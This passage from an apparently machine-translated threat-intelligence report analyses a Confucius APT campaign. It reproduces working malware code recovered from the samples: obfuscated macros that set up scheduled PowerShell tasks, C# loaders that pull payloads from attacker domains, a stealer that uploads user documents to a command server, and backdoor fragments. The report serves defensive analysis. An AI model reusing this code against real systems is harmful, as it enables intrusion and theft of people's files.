        sFolderPath = sFolderPath & "\"
    End If
    If Dir(sFolderPath, vbDirectory) <> vbNullString Then
        Call Mdfkjsdhf
    Else
        Call Dksdfhkjsdhf
    End If


End Sub
```

Figure 3-9 Release of different C # download Trojans 3-9

When the host computer has the installation folder of the antivirus software McAfee, the stage 3 C # download Trojan ASCII data is extracted from the "Comments" attribute in the document (in this sample, due to the fault of the attacker, The Trojan horse data is actually stored in the "Description" attribute of the document). After the ASCII data is converted into binary data, it is named "sdjfhkjsdh. txt" and released to the host machine% TEMP% directory, And create a scheduled task that is executed every twenty minutes for the released Trojan to persist.

```
Sub Mdfkjsdhf()

Dim prop As DocumentProperty
    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Comments" Then
            s = prop.Value
        End If
    Next

fnum = FreeFile
FName = Environ("TMP") & "\..\sdjkfhkjsdh.txt"
Open FName For Binary As #fnum
        Put #fnum, , dsjkhfkjsdhfkhdsk(CStr(s))

Close #fnum

frgdfg = "'" & Environ("TMP") & "\..\sdjkfhkjsdh.txt" & "'"
```

Figure 3-10 Release the Stage 3 C # Downloader Trojan 3-10

Figure 3-11 ASCII data hidden in the subject, description attribute 3-11

```
Rfosidfudsfjkh = tsdfj & sdlfdsjk & lksdjhfk & tytbn & uiewyriu & tsdfj & ynmerb & tsdfj & " /" & rthdfv & vrever & werrth & uiewyriu &
rgbverg & werrth & " /" & cdjsfhjdfgjdsg & dskjfhjdshf & " MINUTE /" & iuiuydsifuydi & vkdjhfkdjshf & " 20 /TN Hsdfkhsdf /TR " & """ &
skdjfhsdkjfh & mxjhgjsdfgjdsgf & "wer" & msdkfjhksdjhfkjdf & edsjfkdskjfh & mdsfhjsdfdsj & gkdshfkhsdkfjh & gkdshfkhsdkfjh & "
-windowstyle hidden -C $dshfks = " & """ & """ & """ & """ & """ & """ & """ & """ & """ & frgdfg & """ & """ & """ & """ &
""" & """ & """ & """ & """ & """ & ";[" & iewurnvbnbvnr & mdsfhjsdfdsj & eredshfjdhsfhk & gkdshfkhsdkfjh & mdsfhjsdfdsj & ndskfhkjsddks &
woudsofiuodsfuoiuf & adskjfhkdsjfh & mxjhgjsdfgjdsgf & "n." & skdjfh & msdkfjhksdjhfkjdf & msdkfjhksdjhfkjdf & mdsfhjsdfdsj &
poipdsofipsfert & weiryiuewyr & gkdshfkhsdkfjh & "y]::" & xiouoiusofd & mxjhgjsdfgjdsgf & pksdjjfjkh & iuyfyisdufyif & ruetyurt &
adskjfhkdsjfh & "le($dshfks);echo fhgfhffhfh;$banana = " & rebtmerbt & mdsfhjsdfdsj & _
ddkjfhksdjfhkjh & "-" & vkdjhfkdjshf & weiryiuewyr & xkdsfhkdshfkdskf & mdsfhjsdfdsj & ndskfhkjsddks & "t RioucXkjdiEjkhd.Class1;echo
fhgfhffhfh;$banana.Nskjdhfkjsdhf();" & """      "SCHTASKS /CREATE /SC MINUTE /MO 20 /TN Hsdfkhsdf /TR
                                                "powershell -windowstyle hidden -C $dshfks = """""""""%temp%\sdjkfhkjsdh.txt""""""""";
                                                [Reflection.Assembly]::LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object
idsyfhjfgjhdssssjh = mrtbntvrnetv & cdjsfhjdfgjdsg & ndskfhkjsddks & eryrueurtuyteur & adskjfhkdsjfh & skdjfhsdkjfh & woudsofiuodsfuoiuf
& "." & cdjsfhjdfgjdsg & edsjfkdskjfh & mdsfhjsdfdsj & gkdshfkhsdkfjh & gkdshfkhsdkfjh
sdfksdjhfkshd = "skfskfhkshfkhsdfk"  "WScript.Shell"

Dim ytytrhgfhgskdjfhkjsdhfkjshd As Object

kjgdfhgkhfdkgjf = "fdlglkdfjglkjdflkgjlfdjlk"

Set ytytrhgfhgskdjfhkjsdhfkjshd = VBA.CreateObject(idsyfhjfgjhdssssjh)

sdhfkjsdhkfh = "skfhkdshfkhsdkfhksdfh"


ytytrhgfhgskdjfhkjsdhfkjshd.Run Rfosidfudsfjkh, 0, True


End Sub
```

Figure 3-12 Creation of Scheduled Tasks 3-12

When the host computer does not have the installation folder of the antivirus software McAfee, the stage 1 C # download Trojan ASCII data will be extracted from the "Subject" attribute in the document, and the ASCII data will be converted into binary data. Name it sdjkfhjsdh. txt to host% TEMP% directory and execute the Trojan with PowerShell.

```
Sub Dksdfhkjsdhf()
Dim prop As DocumentProperty
    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Subject" Then
            s = prop.Value
        End If
    Next
fnum = FreeFile
FName = Environ("TMP") & "\sdjkfhkjsdh.txt"
Open FName For Binary As #fnum
        Put #fnum, , dsjkhfkjsdhfkhdsk(CStr(s))

Close #fnum
```

Figure 3-13 Release the Stage 1 C # Downloader Trojan 3-13

Diagram 3-14 uses PowerShell to execute Trojan 14

3.2.1.2 Malicious Excel macro document

Table 3-2 Examples of malicious Excel macro documents 3-2

Virus name	Trojan [Dropper] / MSOffice.Agent .ccd
Original file name	Fbr5323-Notice.xlsm
Md5	06b5a67bf37fed5b92c2211f342d7f0a
File size	937 KB (959,488 bytes)
File format	Document / Microsoft.XLSM [: Xls 2007-2013]
Creation time	June 5, 2015 18: 17: 00 + 00: 00
Time of final modification	2022-05-10 09: 17: 00 + 00: 00
Creator	Tax & FBR
Final Modifier	Abbasi




Figure 3-15 FBR5323-Notice.xlsm 3-15

The macro code embedded in malicious Excel documents is also very simple, mainly for releasing the open-source Trojan QuasarRAT confused by .NET Reactor, and then using the system tool PowerShell to load and run the released QuasarRAT.

```
Worksheets("Sheet2").Range("A3").Copy Worksheets("Form").Range("V15")
Call GoldCF(Environ("PROGRAMDATA") & "\Icon.db", ThisWorkbook.Sheets("sheet3").Range("A1").Value + ThisWorkbook.Sheets("sheet3").Range("A2").Value +
ThisWorkbook.Sheets("sheet3").Range("A3").Value + ThisWorkbook.Sheets("sheet3").Range("A4").Value + ThisWorkbook.Sheets("sheet3").Range("A5").Value +
ThisWorkbook.Sheets("sheet3").Range("A6").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A07").Value + ThisWorkbook.Sheets("sheet3").Range("A08").Value + ThisWorkbook.Sheets("sheet3").Range("A09").Value +
ThisWorkbook.Sheets("sheet3").Range("A10").Value + ThisWorkbook.Sheets("sheet3").Range("A11").Value + ThisWorkbook.Sheets("sheet3").Range("A12").Value +
ThisWorkbook.Sheets("sheet3").Range("A13").Value + ThisWorkbook.Sheets("sheet3").Range("A14").Value + ThisWorkbook.Sheets("sheet3").Range("A15").Value +
ThisWorkbook.Sheets("sheet3").Range("A16").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A17").Value + ThisWorkbook.Sheets("sheet3").Range("A18").Value + ThisWorkbook.Sheets("sheet3").Range("A19").Value +
ThisWorkbook.Sheets("sheet3").Range("A20").Value + ThisWorkbook.Sheets("sheet3").Range("A21").Value + ThisWorkbook.Sheets("sheet3").Range("A22").Value +
ThisWorkbook.Sheets("sheet3").Range("A23").Value + ThisWorkbook.Sheets("sheet3").Range("A24").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A25").Value + ThisWorkbook.Sheets("sheet3").Range("A26").Value + ThisWorkbook.Sheets("sheet3").Range("A27").Value +
ThisWorkbook.Sheets("sheet3").Range("A28").Value + ThisWorkbook.Sheets("sheet3").Range("A29").Value + ThisWorkbook.Sheets("sheet3").Range("A30").Value +
ThisWorkbook.Sheets("sheet3").Range("A31").Value + ThisWorkbook.Sheets("sheet3").Range("A32").Value + ThisWorkbook.Sheets("sheet3").Range("A33").Value +
ThisWorkbook.Sheets("sheet3").Range("A34").Value + ThisWorkbook.Sheets("sheet3").Range("A35").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A36").Value + ThisWorkbook.Sheets("sheet3").Range("A37").Value + ThisWorkbook.Sheets("sheet3").Range("A38").Value +
ThisWorkbook.Sheets("sheet3").Range("A39").Value + ThisWorkbook.Sheets("sheet3").Range("A40").Value + ThisWorkbook.Sheets("sheet3").Range("A41").Value +
ThisWorkbook.Sheets("sheet3").Range("A42").Value + ThisWorkbook.Sheets("sheet3").Range("A43").Value + ThisWorkbook.Sheets("sheet3").Range("A44").Value +
ThisWorkbook.Sheets("sheet3").Range("A45").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A46").Value + ThisWorkbook.Sheets("sheet3").Range("A47").Value + ThisWorkbook.Sheets("sheet3").Range("A48").Value +
ThisWorkbook.Sheets("sheet3").Range("A49").Value + ThisWorkbook.Sheets("sheet3").Range("A50").Value + ThisWorkbook.Sheets("sheet3").Range("A51").Value +
ThisWorkbook.Sheets("sheet3").Range("A52").Value + ThisWorkbook.Sheets("sheet3").Range("A53").Value + ThisWorkbook.Sheets("sheet3").Range("A54").Value +
ThisWorkbook.Sheets("sheet3").Range("A55").Value _
+ ThisWorkbook.Sheets("sheet3").Range("A56").Value + ThisWorkbook.Sheets("sheet3").Range("A57").Value + ThisWorkbook.Sheets("sheet3").Range("A58").Value)
```

Figure 3-16 Extracts the Base64 encrypted QuararRAT data hidden in the sheet 3-16

Figure 3-17 BasarRAT data after Base64 encryption 3-17

```
Public Sub GoldCF(fpth As String, fstrb As String)
    Dim iCntr
    Dim a As String
    Dim b As String
    Dim c As String
    Dim d As String
    Dim e As String
    Dim kes As String
    Dim K As Integer
    K = Rnd()
    Dim errorCode As Integer
    Const UseBinaryStreamType = 1
    Const SaveWillCreateOrOverwrite = 2

    Dim so: Set so = CreateObject("ADODB.Stream")
    Dim xmlDoc: Set xmlDoc = CreateObject("Microsoft.XMLDOM")
    Dim xmlElem: Set xmlElem = xmlDoc.createElement("tmp")
    a = "Pow" + "er" + "Sh" + "ell"

    c = "New" + "-Obj" + "ect" + " H" + "P" + ".Prog" + "ra" + "m;$Con" + "nect" + ".Run" + "Ser" + "vice();"
    kes = "New" + "-Obj" + "ect" + " H" + "P" + ".Prog" + "ra" + "m;$Con" + "nect" + ".Run" + "Ser" + "vice();"

    xmlElem.DataType = "bin.base64"
    xmlElem.Text = fstrb

    so.Open
    so.Type = UseBinaryStreamType


   If (GoldIsFile(Environ("PROGRAMDATA") & "\Icon.db")) = True Then
     On Error Resume Next
     Call UnzipAFile("C:\Users\Desktop\Proceppss.zip", "C:\Users\Desktop\dfs")

     Else

     so.Write = xmlElem.nodeTypedValue
     so.SaveToFile fpth, SaveWillCreateOrOverwrite

     End If
     Set so = Nothing
     Set xmlDoc = Nothing
     Set xmlElem = Nothing
     Dim lp As String
```

Figure 3-18 decrypts and releases the QuasarRAT 3-18

```
On Error Resume Next

Dim Goldresult As String
lp = "'" & Environ("PROGRAMDATA") & "\Icon.db" & "'"
If GoldFE(Environ("Progr" + "amdata") + "\Ka" + "sp" + "ersky L" + "ab") Then
On Error Resume Next
Worksheets("Sheet1").Range("A1").Copy Worksheets("Sheet2").Range("A2")
CreateObject("WScript.Shell").Run a + " [Refl" + "ecti" + "on.Asse" + "mbly]::Lo" + "adFile(" & lp & ");$Con" + "nect = " + kes, 0, False
                                  PowerShell [Reflection.Assembly]::LoadFile(%PROGRAMDATA%\Icon.db);$Connect = New-Object HP.Program;$Connect.Service();
Else
On Error Resume Next
Worksheets("Sheet1").Range("A1").Copy Worksheets("Sheet2").Range("A2")
ThisWorkbook.Sheets("sheet1").Range("K3").Value = ""
ThisWorkbook.Sheets("sheet1").Range("A72").Copy ThisWorkbook.Sheets("sheet1").Range("A70")
```

Figure 3-19 Executes a QuararRAT with PowerShell Loads 3-19

In addition, that analysis of the entire macro code reveal that some function attackers in the macro code have not been enable, Unenabled features include the persistence of released QuasarRATs with the registry, which can be used to confuse the victim's message popup.

```
'MsgBox ("start")
'Shell ("cmd.exe /k REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V Icon /t REG_SZ /F /D HlloWorkld")  持久化
 ThisWorkbook.Sheets("sheet1").Range("A73").Copy ThisWorkbook.Sheets("sheet1").Range("A71")

'CreateObject("wScript.hell").Run a + " new-item %temp%\ooooo.ui; , 0, False"
    Shell "cmd.exe /c ping 127.0.0.1 && " + a + " -Command  [Refl" + "ecti" + "on.Asse" + "mbly]::Lo" + "adFile(" & lp & ");$Con" + "nect = " + c, vbHide


   Else
  'MsgBox "Please reopen the file, Error : digital certificate not loaded"  消息弹窗
End If
```

Figure 3-20 Unenabled Functions 3-20

3.2.2 Integrated theft component

Table 3-3 Stage 1 C # Downloader Trojan horse 3-3

Virus name	Trojan / Win32.Downloader
Original file name	Poryaenfuaqzye.dll
Md5	C676eb09e74308a879658fda6fcb74fc
Processor architecture	Intel 386 or later, and compatibles
File size	8.50 KB (8,704 bytes)
File format	Win32 DLL
Time stamp	2076-10-03 02: 38: 51 + 00: 00
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C # / Basic.NET

Stage 1 C # download Trojan horse function is relatively simple, mainly from the attacker mount the server to obtain stage 2 C # download Trojan horse ASCII file, and then convert the ASCII file into binary file. Finally, it is loaded into memory and jumped to the dynamic function for execution.

```
public void hgfhgfhfhgfhfhfhgf()
{
    WebClient webClient = new WebClient();
    string uriString = "https://falakfuni.shop/SowpnTdb.txt";
    try
    {
        Type[] types = Assembly.Load(Sjhgfjsdgfjsdgfj(webClient.DownloadString(new Uri(uriString)))).GetTypes();
        for (int i = 0; i < types.Length; i++)
        {
            dynamic val = Activator.CreateInstance(types[i]);
            val.ndmsbfl();
        }
    }
    catch
    {
        Environment.Exit(0);
    }
}
```

Figure 3-21 Stage 1 C # Downloader Trojan Horse Function 3-21

Figure 3-22 The stage 2 C # download Trojan ASCII file returned by the mount server 3-22

Table 3-4 Stage 2 C # Downloader Trojan 4

Virus name	Trojan / Win32.Downloader
Original file name	Sowpntdb.dll
Md5	31a5973afabf2febe9690f20ac045973
Processor architecture	Intel 386 or later, and compatibles
File size	348 KB (356,864 bytes)
File format	Win32 DLL
Time stamp	2022-04-22 13: 02: 49 + 00: 00
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C # / Basic.NET

Stage 2 C # download Trojan function is to download Stage 3 C # download Trojan and create a scheduled task named "YunoHonow" for Stage 3 C # download Trojan. The scheduled task will use the system tool PowerShell to load and execute the Stage 3 C # download Trojan every 20 minutes.

```
public void ndmsbfl()
{
    string userName = Environment.UserName;
    new WebClient().DownloadFile(new Uri("https://falakfuni.shop/QrosWbnmdsfui.txt"), "C:\\Users\\" + userName + "\\AppData\\Local\
    \MhRoqpalrntto.txt");
    new TaskService();
    TimeTrigger trigger = new TimeTrigger
    {
        Repetition = new RepetitionPattern(TimeSpan.FromMinutes(20.0), TimeSpan.FromDays(0.0))
    };
    string path = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
    string arguments = "-windowstyle hidden -C $dshfks = \"\"\"C:\\Users\\" + userName + "\\AppData\\Local\\MhRoqpalrntto.txt
    \"\"\";echo fhgfhffhfh;[Reflection.Assembly]::LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object RioucXkjdiEjkhd.Class1;echo
    fhgfhffhfh;$banana.Nskjdhfkjsdhf();echo fhgfhffhfh;\" ";
    TaskService.Instance.AddTask("YunoHonow", trigger, new ExecAction(path, arguments));
}
```

Figure 3-23 Stage 2 C # Downloader Trojan Horse Function 3-23

Table 3-5 Stage 3 C # Downloader Trojan horse 3-5

Virus name	Trojan / Win32.Downloader
Original file name	Rioucxkjdiejkhd.dll
Md5	Fd7555a617420b42ba946fcc5248d07f
Processor architecture	Intel 386 or later, and compatibles
File size	10.0 KB (10,240 bytes)
File format	Win32 DLL
Time stamp	2083-02-05 20: 09: 11 + 00: 00
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C # / Basic.NET

Stage 3 C # download Trojan horse function for download stage 4 C # secret Trojan horse, and will C # secret Trojan horse load into memory and jump to dynamic function for execution. At the same time, in order to guarantee the successful download stage 4 C # secret Trojan, the attacker also used the backup download link.

```
public void Nskjdhfkjsdhf()
{
    WebClient webClient = new WebClient();
    string uriString = "https://falakfuni.shop/Nrekjsdwfak.txt";
    string uriString2 = "https://falakfuni.live/Uwewkrherkh.txt";
    string text = "";
    if (text == "jsdhfkjhsdkf")
    ...
    string papayakdsjfhkdshkfhkdshf = "";
    if (text == "jsdhfkjhsdkf")
    ...
    try
    {
        try
        {
            papayakdsjfhkdshkfhkdshf = webClient.DownloadString(new Uri(uriString));
        }
        catch
        {
            Thread.Sleep(600000); 当uriString链接失效时，采用uriString2备用下载链接进行下载后续载荷
            try
            {
                papayakdsjfhkdshkfhkdshf = webClient.DownloadString(new Uri(uriString2));
            }
            catch
            {
            }
        }
        if (text == "jsdhfkjhsdkf")
        ...
        byte[] rawAssembly = Bjgjhgjgjgrtet(papayakdsjfhkdshkfhkdshf);
        if (text == "jsdhfkjhsdkf")
        ...
        Assembly assembly = Assembly.Load(rawAssembly);
        if (text == "jsdhfkjhsdkf")
        ...
        Type[] types = assembly.GetTypes();
        foreach (Type type in types)
        {
            if (text == "jsdhfkjhsdkf")
            ...
            dynamic val = Activator.CreateInstance(type);
            if (text == "jsdhfkjhsdkf")
            ...
            val.TomNewtondfghkhdf();
            if (text == "jsdhfkjhsdkf")
            ...
        }
    }
    catch
    {
        if (text == "jsdhfkjhsdkf")
        ...
        Environment.Exit(0);
    }
}
```

下载成功后，运行该载荷。

Figure 3-24 Stage 3 C # Downloader Trojan Function 3-24

Table 3-6 Stage 4 C # Stealth Trojan 6

Virus name	Trojan [Spy] / Win32.Stealer
Original file name	Rwlksdnasjd.dll
Md5	53c5fcdd09a53bae6c21e0cadd85aec2
Processor architecture	Intel 386 or later, and compatibles

File size	11.5 KB (11,776 bytes)
File format	Win32 DLL
Time stamp	2067-12-02 18: 52: 44 + 00: 00
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C # / Basic.NET

Stage 4 C # Trojan horse is a secret Trojan horse, its main function is to steal the documents, Downloads, Desktop, Pictures directory in the Users folder of host C disk and all the files in other disks.

```
public void TomNewtondfghkhdf()
{
    string userName = Environment.UserName;
    new List<string>();
    string pattern = "*";
    List<string> pfhl = Gpufh();
    string text = "C:\\\\Users\\\\" + userName;
    string tdn = Environment.MachineName + "__" + userName;
    CUD(tdn, 0);
    GF(text + "\\Documents\\", pattern, "Documents", pfhl);
    GF(text + "\\Downloads\\", pattern, "Downloads", pfhl);
    GF(text + "\\Desktop\\", pattern, "Desktop", pfhl);     窃取宿主机C盘指定文件夹中，
    GF(text + "\\Pictures\\", pattern, "Pictures", pfhl);   所有符合条件的文件。
    DriveInfo[] drives = DriveInfo.GetDrives();
    char[] trimChars = new char[2] { ':', '\\' };
    DriveInfo[] array = drives;
    foreach (DriveInfo driveInfo in array)
    {
        if (driveInfo.Name != "C:\\")   窃取宿主机除C盘外的盘符中，所有符合条件的文件
        {
            GF(driveInfo.Name, pattern, driveInfo.Name.TrimEnd(trimChars), pfhl);
        }
    }
    Environment.Exit(0);
}
```

Figure 3-25 C # Trojan horse overall function 3-25

Meanwhile, in order to avoid repeated uploading of files, the Trojan will return the MD5 value of the file to the C2 server when uploading the file. Whenever the Trojan is restarted, the MD5 list of uploaded files is downloaded from the C2 server according to the host unique identifier (machine name _ _ user name) (the MD5 list file is located under the server har1 directory). When the Trojan horse uploads the file subsequently, it judges whether the MD5 value of the current file exists in the uploaded file MD5 list to avoid repeated uploading of the file.

```
private List<string> Gpufh()
{
    string machineName = Environment.MachineName;
    string userName = Environment.UserName;
    string address = "http://solamson.shop/har1/" + machineName + "__" + userName + ".txt";
    List<string> list = new List<string>();
    WebClient webClient = new WebClient();
    try
    {
        string text = webClient.DownloadString(address);
        for (int i = 0; i < text.Length / 32; i++)
        {
            list.Add(text.Substring(i * 32, 32));
        }
        return list;
    }
    catch
    {
        return list;
    }
}
```

Figure 3-26 retrieves the MD5 file list of uploaded files based on the unique identifier 3-26

```
private void UF(string FileName, string fon, string fh)
{
    string machineName = Environment.MachineName;
    string userName = Environment.UserName;
    Path.GetFileName(FileName);
    string value = machineName + "__" + userName + "/" + fon + "/";
    try
    {
        try
        {
            using WebClient webClient = new WebClient();
            NameValueCollection nameValueCollection = new NameValueCollection();
            nameValueCollection.Add("di", value);
            webClient.QueryString = nameValueCollection;
            byte[] bytes = webClient.UploadFile(new Uri("http://solamson.shop/GiuweSwetrys.php"),
            FileName);
            Encoding.ASCII.GetString(bytes);
            nameValueCollection.Remove("di");
            webClient.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
            Console.WriteLine(webClient.UploadString("http://solamson.shop/Uiwerjgsjdgspwya.php",
            "silly=./har1/" + machineName + "__" + userName + "&kusr=" + fh));
        }
        catch
        {
        }
    }
    catch
    {
    }
}
```

Figure 3-27 Upload file, file MD5 3-27

```
private void GF(string path, string pattern, string ufn, List<string> pfhl)
{
    List<string> list = new List<string>();
    List<string> list2 = new List<string>();
    List<string> list3 = new List<string>();
    List<string> list4 = new List<string>();
    try
    {
        list.AddRange(Directory.GetFiles(path, pattern, SearchOption.TopDirectoryOnly));
        foreach (string item2 in list)
        {
            string text = item2.Substring(item2.Length - 3);
            string text2 = item2.Substring(item2.Length - 4);
            switch (text)
            {
            default:
                switch (text2)
                {
                case "xlsx":
                case "XLSX":
                case "xlsm":
                case "XLSM":
                case "docx":
                case "DOCX":
                case "pptx":
                case "PPTX":
                case "jpeg":
                case "JPEG":
                    break;
                default:
                    continue;
                }
                break;
            case "txt":
            case "TXT":
            case "pdf":
            case "PDF":
            case "png":
            case "PNG":
            case "jpg":
            case "JPG":
            case "DOC":
            case "doc":
            case "XLS":
            case "xlm":
            case "XLM":
            case "xls":
            case "odp":
            case "ODP":
            case "ods":
            case "ODS":
            case "odt":
            case "ODT":
            case "rtf":
            case "RTF":
            case "ppt":
            case "PPT":
                break;
            }
            list2.Add(item2);
        }
```

搜索当前目录下所有符合类型的文件

Figure 3-28 searches for all files of the type in the current directory 3-28

```
string text3 = Path.GetFileName(path);
if (list2.Count != 0)
{
    if (text3 == "")
    {
        text3 = ufn;
    }
    foreach (string item3 in list2)
    {
        if (item3 == "")
        {
            continue;
        }
        string item;
        using (MD5 mD = MD5.Create()) 获取文件MD5
        {
            using FileStream inputStream = File.OpenRead(item3);
            item = BitConverter.ToString(mD.ComputeHash(inputStream)).Replace("-", "");
        }
        if (!pfhl.Contains(item)) 排除已上传文件
        {
            list3.Add(item3);
            list4.Add(item);
        }
    }
}
if (list3.Count != 0)
{
    CUD(text3, 1);
    foreach (int item4 in Enumerable.Range(0, list3.Count()))
    {
        if (!(list3[item4] == "")) 上传文件，文件MD5
        {
            UF(list3[item4], text3, list4[item4]);
        }
    }
}
string[] directories = Directory.GetDirectories(path);
foreach (string path2 in directories)
{
    GF(path2, pattern, ufn, pfhl); 继续搜索子目录文件夹，并上传符合条件的文件
}
```

Figure 3-29 uploads the file and the file MD5, and continues searching the subdirectories 3-29

3.2.3 Rear door assembly

Table 3-7 C + + backdoor Trojan

Virus name	Backdoor / win32.Agentb
Original file name	Print.dll
Md5	46417ad0fc33783c298b7441aced2c1a
Processor architecture	Intel 386 or later, and compatibles
File size	220 KB (225,792 bytes)
File format	Win32 DLL
Time stamp	2022-04-12 05: 09: 50 + 00: 00
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C / C + + (2013) [DLL32]

The C + + backdoor Trojan was first discovered in an attack by Confucius organization in September 2020, by comparing the new version of backdoor Trojan captured this time with the previous version, Found its function and the previous version did not change too much, the new version of the Trojan only on the overall structure of the code to adjust.

It mainly has the functions of creating the planned task, retrieving the process information, retrieving the network adapter information, retrieving the disk drive information, uploading files, downloading files, executing files, bouncing shells, etc.

After the backdoor Trojan is executed, it will first determine whether the file name and path of the loading program are specific to determine whether to continue to execute.

```
GetModuleFileNameA(0, Src, 0x104u);
if ( Src[0] )
  v0 = strlen(Src);
else
  v0 = 0;
sub_1000A6D0((char *)&dword_10036D88, Src, v0);
v2 = sub_1000A4A0((char *)&dword_10036D88, (void *)"\\", v1, 1u);
v3 = (void *)sub_1000974B(&dword_10036D88, (int)Block, v2 + 1, -1);
sub_10009A10(&dword_10037088, v3);
```


Figure 3-30 gets the loader path 3-30

```
GetModuleFileNameA(hModule, byte_10036A10, 0x104u);
v58 = 15;
v57 = 0;
LOBYTE(v56[0]) = 0;
if ( byte_10036A10[0] )
  v33 = strlen(byte_10036A10);
else
  v33 = 0;
sub_1000A6D0((char *)v56, byte_10036A10, v33);
v61 = 15;
v60 = 0;
LOBYTE(v59[0]) = 0;
if ( byte_10036A10[0] )
  v34 = strlen(byte_10036A10);
else
  v34 = 0;
sub_1000A6D0((char *)v59, byte_10036A10, v34);
v36 = sub_1000A4A0((char *)v56, (void *)"\\", v35, 1u);
v37 = (void *)sub_10009740(v56, (int)Block, 0, v36);
sub_10009A10(v59, v37);
if ( v68 >= 0x10 )
{
  v38 = Block[0];
  if ( v68 + 1 >= 0x1000 )
  {
    if ( ((int)Block[0] & 0x1F) != 0 )
      _invalid_parameter_noinfo_noreturn();
    v39 = (void *)*((_DWORD *)Block[0] - 1);
    if ( v39 >= Block[0] )
      _invalid_parameter_noinfo_noreturn();
    if ( (unsigned int)(Block[0] - v39) < 4 )
      _invalid_parameter_noinfo_noreturn();
    if ( (unsigned int)(Block[0] - v39) > 0x23 )
      _invalid_parameter_noinfo_noreturn();
    v38 = (void *)*((_DWORD *)Block[0] - 1);
  }
  j_j___free_base(v38);
}
v40 = Block;
*(_OWORD *)Block = xmmword_10031700;
v67 = -994133566;
v68 = -1128483714;
v69 = 0;
do
{
  *(_BYTE *)v40 -= 80;
  v40 = (void **)((char *)v40 + 1);
}
while ( *(_BYTE *)v40 );
v41 = strcmp(byte_10036A10, (const char *)Block);
if ( v41 )
```

Figure 3-31 shows the path to which you are located 3-31

Second, a mutex is created to ensure that only one Trojan program is running in the host, and the mutex used in this example is "v2.1.1." In the follow-up, Antiy CERT captures the C + + backdoor Trojan horse whose mutex is "v2.1.4," from which it can be inferred that the mutex used by the backdoor Trojan horse is the current Trojan horse version number.

```
CreateMutexA(0, 0, "v2.1.1");
if ( GetLastError() == 183 )
{
  _loaddll(0);
  goto LABEL_145;
}
```

```
CreateMutexA(0, 0, "v2.1.4");
if ( GetLastError() == 183 )
  _loaddll(0);
sub_10006260(v28);
```

Figure 3-32 Mutex of Trojans of different versions 3-32

At the same time, the attacker creates a planned task named "Windows Logging Service," and loads and executes itself with the system tool Rundll32 every 15 minutes, so as to achieve the purpose of persistent monitoring of the host computer.

```
VariantInit(&v31);
LOBYTE(v58) = 14;
v38 = v31;
v26 = (int **)sub_10002A80((OLECHAR *)L"Windows Logging Service");
LOBYTE(v58) = 15;
if ( *v26 )
  v27 = **v26;
else
  v27 = 0;
v28 = (const CHAR *)(*(int (__stdcall **)(int, int, int, int, _DWOR
                      v52,
                      v27,
                      v57,
                      6,
                      *(_DWORD *)&v38.vt,
                      v38.decVal.Hi32,
                      v38.lVal,
                      v38.cyVal.Hi,
                      *(_DWORD *)&v37.vt,
                      v37.decVal.Hi32,
                      v37.lVal,
                      v37.cyVal.Hi,
                      3,
                      *(_DWORD *)&v36.vt,
                      v36.decVal.Hi32,
                      v36.lVal,
                      v36.cyVal.Hi,
                      &v44);
```

Figure 3-33 Name of scheduled task 3-33

```
<?xml version="1.0" encoding="UTF-16"?>
